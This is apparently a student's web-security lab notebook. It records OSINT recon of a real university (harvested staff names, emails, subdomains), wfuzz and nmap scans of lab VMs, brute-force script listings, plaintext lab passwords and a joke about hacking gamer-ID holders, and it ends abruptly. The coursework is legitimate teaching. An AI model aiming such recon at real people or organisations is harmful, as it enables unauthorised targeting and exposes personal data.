Lab Notebook #5

Bradley Thompson [odin: bradlet2] CS 595 | Winter 2022

Section 5.1 **1**

Section 5.2 **3**

Section 5.3 **6**

Section 5.4 **13**

Section 5.5 **15**

Hydra 15


Sqlmap 16

Section 5.6 **21**


Section 5.1

Start: Values to keep track of…
Username = root
Password = cs495595 [changed to: pwForClass]
Kali_external_ip = 35.230.66.28
Kali_internal_ip = 10.138.0.6

LAMP landing page



NGINX landing page




Congratulations!


You are now running **Bitnami NGINX Open Source 1.21.6** in the Cloud.

Lampstack vm setup done

Nginx vm setup done



Windows VM creds:
UN: Bradlet2
PW: =\\r.P/D0uG8i9n
Windows hello world page



Hello World!

Picture of all running VM's for lab, including wfp vm's

Status	Name	Zone	Recommendations	In use by	Internal IP	External IP	Connect
✓	kali-vm	us-west1-b			10.138.0.6 (nic0)	35.230.66.28	SSH
✓	lampstack-1-vm	us-west1-b			10.138.0.7 (nic0)	35.199.168.241	SSH
✓	nginxstack-1-vm	us-west1-b			10.138.0.8 (nic0)	35.197.38.50	SSH
✓	wfp1-vm	us-west1-b			10.138.0.2 (nic0)	34.127.12.51	SSH
✓	wfp2-vm	us-west1-b			10.138.0.3 (nic0)	34.127.2.22	SSH
✓	windows-vm	us-west1-b			10.138.0.9 (nic0)	34.127.41.242	RDP

Related actions

Section 5.2

Cross-linked

How many people did the command return?

273 unique names added

Screenshot of first 10 addresses

```
(env) bradlet@bradletBox:~/Projects/winter2022pdx/crosslinked$ cat names.txt
past.hour@pdx.edu
past.24@pdx.edu
past.week@pdx.edu
past.month@pdx.edu
past.year@pdx.edu
nya.mbock@pdx.edu
view.all@pdx.edu
michael.walsh@pdx.edu
aimee.shattuck@pdx.edu
erica.geller@pdx.edu
```

Screenshot showing contacts from recon-ng whois

```
--------
SUMMARY
--------
[*] 7 total (7 new) contacts found.
[recon-ng][default][whois_pocs] > show contacts

  +----------------------------------------------------------------------------------------------------------------------------------------------
-----+
  | rowid | first_name | middle_name |         last_name         |       email        |     title     |    region    |    country    | phone | notes |   modul
e   |
  +----------------------------------------------------------------------------------------------------------------------------------------------
-----+
  | 1     |            |             | Abuse                     | abuse@pdx.edu      | Whois contact | Portland, OR | United States |       |       | whois_p
ocs |
  | 2     | ALEX       |             | SANCHEZ                   | asanchez@pdx.edu   | Whois contact | Portland, OR | United States |       |       | whois_p
ocs |
  | 3     | Ryan       |             | Bass                      | bass+arin@pdx.edu  | Whois contact | Portland, OR | United States |       |       | whois_p
ocs |
  | 4     |            |             | Network Operations Center | noc@pdx.edu        | Whois contact | Portland, OR | United States |       |       | whois_p
ocs |
  | 5     | Robert     |             | Rotsted                   | rrotsted@pdx.edu   | Whois contact | Portland, OR | United States |       |       | whois_p
ocs |
  | 6     | Timothy    |             | Wrate                     | twrate@pdx.edu     | Whois contact | Portland, OR | United States |       |       | whois_p
ocs |
  | 7     | Timothy    |             | Wrate                     | noc@lists.pdx.edu  | Whois contact | Portland, OR | United States |       |       | whois_p
ocs |
  +----------------------------------------------------------------------------------------------------------------------------------------------
-----+

[*] 7 rows returned
[recon-ng][default][whois_pocs] >
```

Result of ‘show profiles’ after recon-ng profiler run (wow this one is cool I am gonna find all the people who stole my favorite gamer ID’s now and hax0r them haha)

```
[*] 13 total (13 new) profiles found.
[recon-ng][default][profiler] > show profiles

  +------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
--+
  | rowid |  username  |       resource       |                                            url                                             |  category  | notes |  module
  |
  +------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
--+
  | 1     | l337_h4x0r | MCUUID (Minecraft)    | https://playerdb.co/api/player/minecraft/l337_h4x0r                                          | gaming     |       | profile
r |
  | 2     | l337_h4x0r | MySpace               | https://myspace.com/l337_h4x0r                                                               | social     |       | profile
r |
  | 3     | l337_h4x0r | Reddit                | https://www.reddit.com/user/l337_h4x0r/about/.json                                           | social     |       | profile
r |
  | 4     | l337_h4x0r | scratch               | https://scratch.mit.edu/users/l337_h4x0r/                                                    | coding     |       | profile
r |
  | 5     | l337_h4x0r | Steam                 | https://steamcommunity.com/id/l337_h4x0r                                                     | gaming     |       | profile
r |
  | 6     | l337_h4x0r | Skyrock               | https://l337_h4x0r.skyrock.com/                                                              | social     |       | profile
r |
  | 7     | l337_h4x0r | Telegram              | https://t.me/l337_h4x0r                                                                      | social     |       | profile
r |
  | 8     | l337_h4x0r | TF2 Backpack Examiner | http://www.tf2items.com/id/l337_h4x0r/                                                       | gaming     |       | profile
r |
  | 9     | l337_h4x0r | Snapchat              | https://feelinsonice.appspot.com/web/deeplink/snapcode?username=l337_h4x0r&size=400&type=SVG | social     |       | profile
r |
  | 10    | l337_h4x0r | Instagram             | https://www.picuki.com/profile/l337_h4x0r                                                    | social     |       | profile
r |
  | 11    | l337_h4x0r | Roblox                | https://auth.roblox.com/v1/usernames/validate?username=l337_h4x0r&birthday=2019-12-31T23:00:00.000Z | gaming |    | profile
r |
  | 12    | l337_h4x0r | Fortnite Tracker      | https://fortnitetracker.com/profile/all/l337_h4x0r                                           | gaming     |       | profile
r |
  | 13    | l337_h4x0r | datezone              | https://www.datezone.com/users/l337_h4x0r/                                                   | XXXPORNXXX |       | profile
r |
  +------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
--+

[*] 13 rows returned
[recon-ng][default][profiler] >
```

Result of ‘show hosts’ (Too many to show all but here’s the command and top several)

```
[*] 85 total (85 new) hosts found.
[recon-ng][default][bing_domain_web] > show hosts

+-----------------------------------------------------------------------------------------------------------------------+
| rowid |                host                | ip_address | region | country | latitude | longitude | notes |      module      |
+-----------------------------------------------------------------------------------------------------------------------+
| 1     | cat.pdx.edu                        |            |        |         |          |           |       | bing_domain_web |
| 2     | oaiplus.pdx.edu                    |            |        |         |          |           |       | bing_domain_web |
| 3     | capstone.unst.pdx.edu              |            |        |         |          |           |       | bing_domain_web |
| 4     | labs.print.pdx.edu                 |            |        |         |          |           |       | bing_domain_web |
| 5     | guides.library.pdx.edu             |            |        |         |          |           |       | bing_domain_web |
| 6     | oam.pdx.edu                        |            |        |         |          |           |       | bing_domain_web |
| 7     | web.cecs.pdx.edu                   |            |        |         |          |           |       | bing_domain_web |
| 8     | stemrobotics.cs.pdx.edu            |            |        |         |          |           |       | bing_domain_web |
| 9     | d2l.pdx.edu                        |            |        |         |          |           |       | bing_domain_web |
| 10    | my.pdx.edu                         |            |        |         |          |           |       | bing_domain_web |
| 11    | www.cee.pdx.edu                    |            |        |         |          |           |       | bing_domain_web |
| 12    | www.meteorites.pdx.edu             |            |        |         |          |           |       | bing_domain_web |
| 13    | banweb.banner.pdx.edu              |            |        |         |          |           |       | bing_domain_web |
| 14    | sso.pdx.edu                        |            |        |         |          |           |       | bing_domain_web |
| 15    | net-price-calculator.wdt.pdx.edu   |            |        |         |          |           |       | bing_domain_web |
| 16    | dual-credit.campus.wdt.pdx.edu     |            |        |         |          |           |       | bing_domain_web |
| 17    | www.canvas.pdx.edu                 |            |        |         |          |           |       | bing_domain_web |
| 18    | mychart.shac.pdx.edu               |            |        |         |          |           |       | bing_domain_web |
| 19    | mail.pdx.edu                       |            |        |         |          |           |       | bing_domain_web |
| 20    | alba.pdx.edu                       |            |        |         |          |           |       | bing_domain_web |
| 21    | app.banner.pdx.edu                 |            |        |         |          |           |       | bing_domain_web |
```

How many hosts were found?

```
[*] 85 total (85 new) hosts found.
```

Certificate Transparency search

Result of 'show hosts'

```
| 175   | arcgis.research.pdx.edu            |            |        |         |          |           |       | certificate_transparency |
| 176   | arcgistest.research.pdx.edu        |            |        |         |          |           |       | certificate_transparency |
| 177   | ares.rc.pdx.edu                    |            |        |         |          |           |       | certificate_transparency |
| 178   | bia.rc.pdx.edu                     |            |        |         |          |           |       | certificate_transparency |
| 179   | deimos.rc.pdx.edu                  |            |        |         |          |           |       | certificate_transparency |
| 180   | dionysus.rc.pdx.edu                |            |        |         |          |           |       | certificate_transparency |
| 181   | enyo.rc.pdx.edu                    |            |        |         |          |           |       | certificate_transparency |
| 182   | eris.rc.pdx.edu                    |            |        |         |          |           |       | certificate_transparency |
| 183   | iris.rc.pdx.edu                    |            |        |         |          |           |       | certificate_transparency |
| 184   | nike.rc.pdx.edu                    |            |        |         |          |           |       | certificate_transparency |
| 185   | pallas.rc.pdx.edu                  |            |        |         |          |           |       | certificate_transparency |
| 186   | panacea.rc.pdx.edu                 |            |        |         |          |           |       | certificate_transparency |
| 187   | pan.rc.pdx.edu                     |            |        |         |          |           |       | certificate_transparency |
| 188   | phobos.rc.pdx.edu                  |            |        |         |          |           |       | certificate_transparency |
| 189   | star.rc.pdx.edu                    |            |        |         |          |           |       | certificate_transparency |
| 190   | star.research.pdx.edu              |            |        |         |          |           |       | certificate_transparency |
| 191   | icinga.oit.pdx.edu                 |            |        |         |          |           |       | certificate_transparency |
| 192   | sapporo.usp.pdx.edu                |            |        |         |          |           |       | certificate_transparency |
| 193   | dev.map.pdx.edu                    |            |        |         |          |           |       | certificate_transparency |
```

How many hosts were found?

```
[*] 6187 total (586 new) hosts found.
```

Shodan host search result of 'show hosts'

681	easa.pdx.edu	131.252.109.129						shodan_hostname
682	easacommunity.org	131.252.109.129						shodan_hostname
683	web58989.oit.pdx.edu	131.252.109.129						shodan_hostname
684	web70245.oit.pdx.edu	131.252.109.127						shodan_hostname
685	ssw.services.pdx.edu	131.252.109.127						shodan_hostname
686	services.cecs.pdx.edu	131.252.208.40						shodan_hostname
687	receptacle.cat.pdx.edu	131.252.208.40						shodan_hostname
688	testservices.cecs.pdx.edu	131.252.208.40						shodan_hostname
689	perfsonar1-rain.rc.pdx.edu	131.252.206.11						shodan_hostname
690	nanocrystallography.org	131.252.109.131						shodan_hostname
691	web30101.oit.pdx.edu	131.252.109.131						shodan_hostname
692	housingportal.pdx.edu	131.252.97.241						shodan_hostname
693	m9csz.cee.pdx.edu	131.252.208.52						shodan_hostname
694	web71010.oit.pdx.edu	131.252.109.173						shodan_hostname
695	climatecope.research.pdx.edu	131.252.109.173						shodan_hostname
696	web82345.oit.pdx.edu	131.252.109.33						shodan_hostname
697	glaciers.geos.pdx.edu	131.252.109.33						shodan_hostname
698	content.oit.pdx.edu	131.252.115.142						shodan_hostname
699	asdchildlab.research.pdx.edu	131.252.109.174						shodan_hostname
700	web71020.oit.pdx.edu	131.252.109.174						shodan_hostname
701	mirrors.cat.pdx.edu	131.252.208.20						shodan_hostname
702	web38812.oit.pdx.edu	131.252.109.144						shodan_hostname
703	capstone.unst.pdx.edu	131.252.109.144						shodan_hostname
704	web50005.oit.pdx.edu	131.252.109.159						shodan_hostname
705	outage.pdx.edu	131.252.109.159						shodan_hostname
706	www.cat.pdx.edu	131.252.208.98						shodan_hostname

How many hosts were found?

```
[*] 654 total (396 new) hosts found.
```

How many hosts in total were found from these three commands?

```
1067 rows returned
```

Section 5.3

Wfuzz lampstack

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.7/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work c
orrectly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.7/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000035:   301        7 L      20 W       232 Ch      "admin"
000000342:   301        7 L      20 W       232 Ch      "files"
000000613:   403        0 L      14 W       94 Ch       "phpmyadmin"
000000718:   301        7 L      20 W       233 Ch      "secret"

Total time: 0.863623
Processed Requests: 951
Filtered Requests: 947
Requests/sec.: 1101.174

root@kali:~# bradlet2
```

Wfuzz nginxstack

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.8/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work c
orrectly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.8/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000035:   301        7 L      11 W       162 Ch      "admin"
000000342:   301        7 L      11 W       162 Ch      "files"
000000613:   403        0 L      14 W       94 Ch       "phpmyadmin"
000000718:   301        7 L      11 W       162 Ch      "secret"
000000794:   403        7 L      9 W        146 Ch      "status"

Total time: 0.852123
Processed Requests: 951
Filtered Requests: 946
Requests/sec.: 1116.035

root@kali:~# bradlet2
```

Wfuzz wfp1-vm

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.2/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work c
orrectly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.2/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000224:   301        9 L      28 W       306 Ch      "css"
000000342:   301        9 L      28 W       308 Ch      "files"
000000390:   200        46 L     87 W       1320 Ch     "header"
000000414:   301        9 L      28 W       306 Ch      "img"
000000468:   301        9 L      28 W       307 Ch      "ldap"
000000422:   200        185 L    332 W      6033 Ch     "index"
000000456:   301        9 L      28 W       305 Ch      "js"
000000862:   301        9 L      28 W       309 Ch      "upload"
000000943:   301        9 L      28 W       306 Ch      "xml"

Total time: 0.887810
Processed Requests: 951
Filtered Requests: 942
Requests/sec.: 1071.174

root@kali:~# bradlet2
```

Wfuzz wfp2-vm

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.3/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work c
orrectly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.3/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 4.698091
Processed Requests: 951
Filtered Requests: 951
Requests/sec.: 202.4226

root@kali:~# bradlet2
```

Wfuzz windows-vm

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.9/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work c
orrectly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.9/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000035:   301        1 L      10 W       147 Ch      "admin"
000000038:   301        1 L      10 W       147 Ch      "Admin"
000000342:   301        1 L      10 W       147 Ch      "files"
000000718:   301        1 L      10 W       148 Ch      "secret"

Total time: 3.026674
Processed Requests: 951
Filtered Requests: 947
Requests/sec.: 314.2062

root@kali:~# bradlet2
```

Nmap

Servers that expose ports other than ssh or http

- Lampstack exposes https
- Nginxstack exposes https
- Wfp1 exposes ldap
- Wfp2 doesn't expose any other ports
- Windows exposes ms-wbt-server

Screenshot showing output with -sV option enabled

(Had to cut a portion off because output was too large)

```
root@kali:~# nmap -sV 10.138.0.7 10.138.0.8 10.138.0.2 10.138.0.3 10.138.0.9
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-10 13:23 EST
Nmap scan report for lampstack-1-vm.c.w22websec-bradley-thompson.internal (10.138.0.7)
Host is up (0.000067s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.52 ((Unix) OpenSSL/1.1.1d)
443/tcp open  ssl/http Apache httpd 2.4.52 ((Unix) OpenSSL/1.1.1d)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for nginxstack-1-vm.c.w22websec-bradley-thompson.internal (10.138.0.8)
Host is up (0.00013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp  open  http     nginx
443/tcp open  ssl/http nginx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for wfp1-vm.c.w22websec-bradley-thompson.internal (10.138.0.2)
Host is up (0.00014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.2.22 ((Ubuntu))
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for wfp2-vm.c.w22websec-bradley-thompson.internal (10.138.0.3)
Host is up (0.00017s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for windows-vm.c.w22websec-bradley-thompson.internal (10.138.0.9)
Host is up (0.0012s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
```

Based on the reported version on wfp1, how old do you think it is?

Well, apache httpd 2.2.22 was end-of-lifed in December of 2017, so I'd say wfp1 is at least 5 years old.

What kind of additional info is returned with -A flag used?

Ssh key summary info, server os, fingerprinting info, certificate info, DNS info.

Wordpress brute force script

```
http-wordpress-brute
Categories: intrusive brute
https://nmap.org/nsedoc/scripts/http-wordpress-brute.html
  performs brute force password auditing against Wordpress CMS/blog installations.

  This script uses the unpwdb and brute libraries to perform password guessing. Any successful guesses ar
e
  stored using the credentials library.

  Wordpress default uri and form names:
  * Default uri:<code>wp-login.php</code>
  * Default uservar: <code>log</code>
  * Default passvar: <code>pwd</code>
```

Ssh auth method script

```
ssh-auth-methods
Categories: auth intrusive
https://nmap.org/nsedoc/scripts/ssh-auth-methods.html
  Returns authentication methods that a SSH server supports.

  This is in the "intrusive" category because it starts an authentication with a
  username which may be invalid. The abandoned connection will likely be logged.
```

Using conjunction in script search

```
root@kali:~# nmap --script-help "ssh* and brute"
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-10 14:17 EST

ssh-brute
Categories: brute intrusive
https://nmap.org/nsedoc/scripts/ssh-brute.html
  Performs brute-force password guessing against ssh servers.
root@kali:~#
```

What's the name of the script that corresponds to wfuzz's functionality?

http-enum

Screenshot of its section in nmap output

```
http-enum:
  /css/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
  /files/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
  /img/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
  /index/: Potentially interesting folder
  /js/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
  /upload/: Potentially interesting folder
  /xml/: Potentially interesting folder
```

Did it find the same directories as wfuzz?

No it didn't find the same directories, well, 'files' could be one that we created but the rest are different.

What is the name of the script that reveals parameters that are reflected back in output?

http-unsafe-output-escaping

Show a screenshot of its output


```
http-unsafe-output-escaping:
  Characters [> " '] reflected in parameter name at http://wfp1-vm.c.w22websec-bradley-thompson.internal:80/xss/example4.php?name=hacker
  Characters ['] reflected in parameter name at http://wfp1-vm.c.w22websec-bradley-thompson.internal:80/xss/example7.php?name=hacker
http-useragent-tester:
```

Bucket-stream


Show a screenshot of the file key in the manifest


```
<Contents>
